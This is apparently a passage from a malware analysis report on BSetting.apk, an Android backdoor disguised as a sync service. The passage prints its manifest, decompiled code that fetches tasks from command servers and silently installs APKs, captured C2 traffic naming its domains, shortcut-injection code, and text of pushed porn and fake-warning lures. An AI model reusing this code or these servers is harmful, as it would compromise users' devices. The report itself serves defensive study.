BSetting.apk serves as a remote control service, and it fetches tasks from the remote server and performs them.

This app runs in the background and does not have a launcher icon on the device. The following is the app information.




Figure 55. App info of BSetting.apk

The app disguises itself as an Android sync service. The decompiled structure of the apk file is shown below:




Figure 56. Decompiled abc.apk

```
<?xml version="1.0" encoding="utf-8"?>
<manifest android:versionCode="1" android:versionName="1.0" package="com.br.srd" platformBuildVersionCode="21" platformBuildVersionName="5.0.1-1624448"
    <uses-sdk android:minSdkVersion="9" />
    <application android:label="com.android.sync" android:name="com.sfy.oyr.MyApplication">
        <receiver android:name="com.sfy.oyr.R">
            <intent-filter>
                <action android:name="android.intent.action.USER_PRESENT" />
            </intent-filter>
            <intent-filter>
                <action android:name="android.intent.action.SCREEN_OFF" />
            </intent-filter>
            <intent-filter>
                <action android:name="android.net.conn.CONNECTIVITY_CHANGE" />
            </intent-filter>
            <intent-filter>
                <action android:name="android.intent.action.PACKAGE_INSTALL" />
                <action android:name="android.intent.action.PACKAGE_ADDED" />
                <data android:scheme="package" />
            </intent-filter>
        </receiver>
        <service android:name="com.sfy.oyr.D" />
    </application>
    <uses-permission android:name="android.permission.INTERNET" />
    <uses-permission android:name="android.permission.READ_PHONE_STATE" />
    <uses-permission android:name="android.permission.INSTALL_PACKAGES" />
    <uses-permission android:name="android.permission.ACCESS_NETWORK_STATE" />
    <uses-permission android:name="android.permission.GET_TASKS" />
    <uses-permission android:name="android.permission.DELETE_PACKAGES" />
    <uses-permission android:name="android.permission.MOUNT_UNMOUNT_FILESYSTEMS" />
    <uses-permission android:name="android.permission.WRITE_EXTERNAL_STORAGE" />
    <uses-permission android:name="com.android.launcher.permission.INSTALL_SHORTCUT" />
</manifest>
```

Figure 57. The AndroidMainfest.xml in abc.apk

The BroadcastReceiver com.sfy.oyr.R performs the main logic of this app.

```
package com.sfy.oyr;

import android.content.BroadcastReceiver;
import android.content.Context;
import android.content.Intent;

public class R extends BroadcastReceiver {
    public R() {
        super();
    }

    public void onReceive(Context arg3, Intent arg4) {
        String v0 = arg4.getAction();
        if(!v0.equals("android.intent.action.BATTERY_CHANGED")) {
            D.a(arg3);  // invodk doSo() in class com.android.sync.ADBoot.
            if(!v0.equals("android.intent.action.PACKAGE_INSTALL") && !v0.equals("android.intent.action.PACKAGE_ADDED")) {
                arg3.startService(new Intent(arg3, D.class));  // start service D, and it invokes the method getDex in class com.android.sync.ADService
                return;
            }

            D.a(arg4.getDataString().substring(8), arg3);  // invoke getBDex in class com.android.sync.ADBoot.
        }
    }
}
```

Figure 58. The class R

The program first decrypts jif.png in the folder assets. It's a dex file, and the program uses java reflection to load class and invoke some methods.

We decompiled the decrypted dex file, as shown below:




Figure 59. Decompile classes.dex

The function launchTancTask in class ADService is used to fetch tasks from the remote server and perform them.

```
private void launchTancTask() {
    this.networkTool = new NetworkTool(this.cxt);
    this.redid = null;
    this.bmid = null;
    this.adPkg = null;
    this.taskid = null;
    this.downloadtype = null;
    this.task = null;
    byte[] v2 = this.networkTool.fetchTask();
    if(v2 == null) {
        this.upgradeKey(this.editorCM, new Object[]{ADService.K_NEXT_TIME_TANC, Long.valueOf(System.currentTimeMillis() + 3600000)});
        return;
    }
```

Figure 60. Fetching a task from the remote server

The traffic from fetching the task is shown below. The remote server has two domains. One is the main domain grs[.]gowdsy[.]com, and the other is backup domain grs[.]rogsob[.]com. The response from the remote server is an xml file that contains the type of task, the url used to push porn, the url of the downloading apk, and the type of app to install, etc.

```
GET /getxml.do?vs=5.1&ch=jgm161115102&ie=PXrkC3GKPA4K63PXCXdl&pkg=com.br.srd&apkDir=system_priv-app&system=19&ua=Nexus_5&iswifi=true&ipad=false
HTTP/1.1
User-Agent: Dalvik/1.6.0 (Linux; U; Android 4.4.2; Nexus 5 Build/KOT49H)
Host: grs.gowdsy.com:8092
Connection: Keep-Alive
Accept-Encoding: gzip

HTTP/1.1 200 OK
Server: Apache-Coyote/1.1
Content-Type: text/plain;charset=UTF-8
Content-Length: 756
Date: Wed, 18 Jan 2017 19:32:45 GMT

<task>silentinstall</task><isfilterbrowser>true</isfilterbrowser><browserurl>http://rubjor.com/[redacted]3?
[redacted]/browserurl><bookmarkname>ZHANSHI</bookmarkname><bookmarkurl>http://rubjor.com/get/[redacted]
[redacted]w</bookmarkurl><bookmarkicon>http://gt.yepodjr.com:80/b2/icon.png</bookmarkicon><downloadurl>http://gt.yepodjr.com:80/177/
snowfoxfotal.apk</downloadurl><taskid>66647074</taskid><usoft></usoft><fail2tanc>true</fail2tanc><packagename>com.gnat.android</
packagename><title>snowfoxfotal</title><content>snowfoxfotal</content><mainurl>qj.hoyebs.com</mainurl><backupurl>qj.hoyow.com</backupurl><time>1</
time><redid>82894025</redid><bmid>78893310</bmid><isSys>true</isSys>
```

Figure 61. The traffic of fetching the task from the remote server

Depending on the type of task fetched, the app executes the task in a different way. The following is the key code snippet:

```
if(this.task.equals(NetworkTool.WINDOW)) {
    if(!NetworkTool.DISPLAYDOWNLOAD.equals(this.downloadtype) && (NetworkTool.SILENTDOWNLOAD.equals(this.downloadtype))) {
        this.downloadApk(this.downloadurl, v3);
    }
}
else if(NetworkTool.SILENTINSTALL.equals(this.task)) {
    this.downloadApk(this.downloadurl, v3);
}
else if(NetworkTool.NOTICE.equals(this.task)) {
    this.showNotification(this.downloadurl, v3);
}
else if(NetworkTool.NOTASK.equals(this.task)) {
    this.statistic(-502);
}
else {
    this.statistic(-500);
}

if(v5.booleanValue()) {
    long v8 = 30000;
    try {
        Thread.sleep(v8);
    }
    catch(InterruptedException v8_1) {
    }

    this.launchTancTask();
}
```

Figure 62. Execute the task depending on the type of task

The remote control service is capable of performing multiple malicious behaviors, including but not limited to the following:

1. **Uninstall app**

It uses the utility “pm uninstall” of android system to uninstall app.






Figure 63. Execute pm uninstall to uninstall app via shell command

2. **Push porn**

The following are some screenshots for pushed porn.


3
Attention!
snap12 / 33 wants to trade her nude pics with you.
Do you accept?
Yes
No
Heree you go (:
Privacy Terms DMCA


6:24
SYSTEM WARNING!!
Your Nexus 5 can be slowed down!
Download




Figure 64. Porn pushed to the device by the app

3. **Create a shortcut on the home screen**

The shortcuts found contain porn, hot app, hot video, etc. The following is the code snippet and some screenshots of the shortcuts created.


```
    ;
    Intent v13 = new Intent("com.android.launcher.action.INSTALL_SHORTCUT");
    v13.putExtra("android.intent.extra.shortcut.NAME", arg18);
    v13.putExtra("duplicate", false);
    v13.putExtra("android.intent.extra.shortcut.INTENT", new Intent("android.intent.action.VIEW", Uri.parse(arg19)));
    if(this.cxt.getPackageName().equals(v9)) {
        v10 = this.cxt;
        goto label_58;
    }

    try {
        v10 = this.cxt.createPackageContext(v9, 3);
    }
    catch(PackageManager$NameNotFoundException v2) {
        v2.printStackTrace();
    }

label_58:
    if(v10 != null) {
        Bitmap v1 = NetworkTool.getHttpBitmap(this.cxt, arg20);
        if(v1 != null) {
            v13.putExtra("android.intent.extra.shortcut.ICON", ((Parcelable)v1));
        }
        else {
            v13.putExtra("android.intent.extra.shortcut.ICON", Intent$ShortcutIconResource.fromContext(v10, v4));
        }
    }

    this.cxt.sendBroadcast(v13);
```

Figure 65. The snippet of creating the shortcut on home screen


9:46
Google
Browser
hot video
Sexy Girls
Beauty Video
hot video
hot video

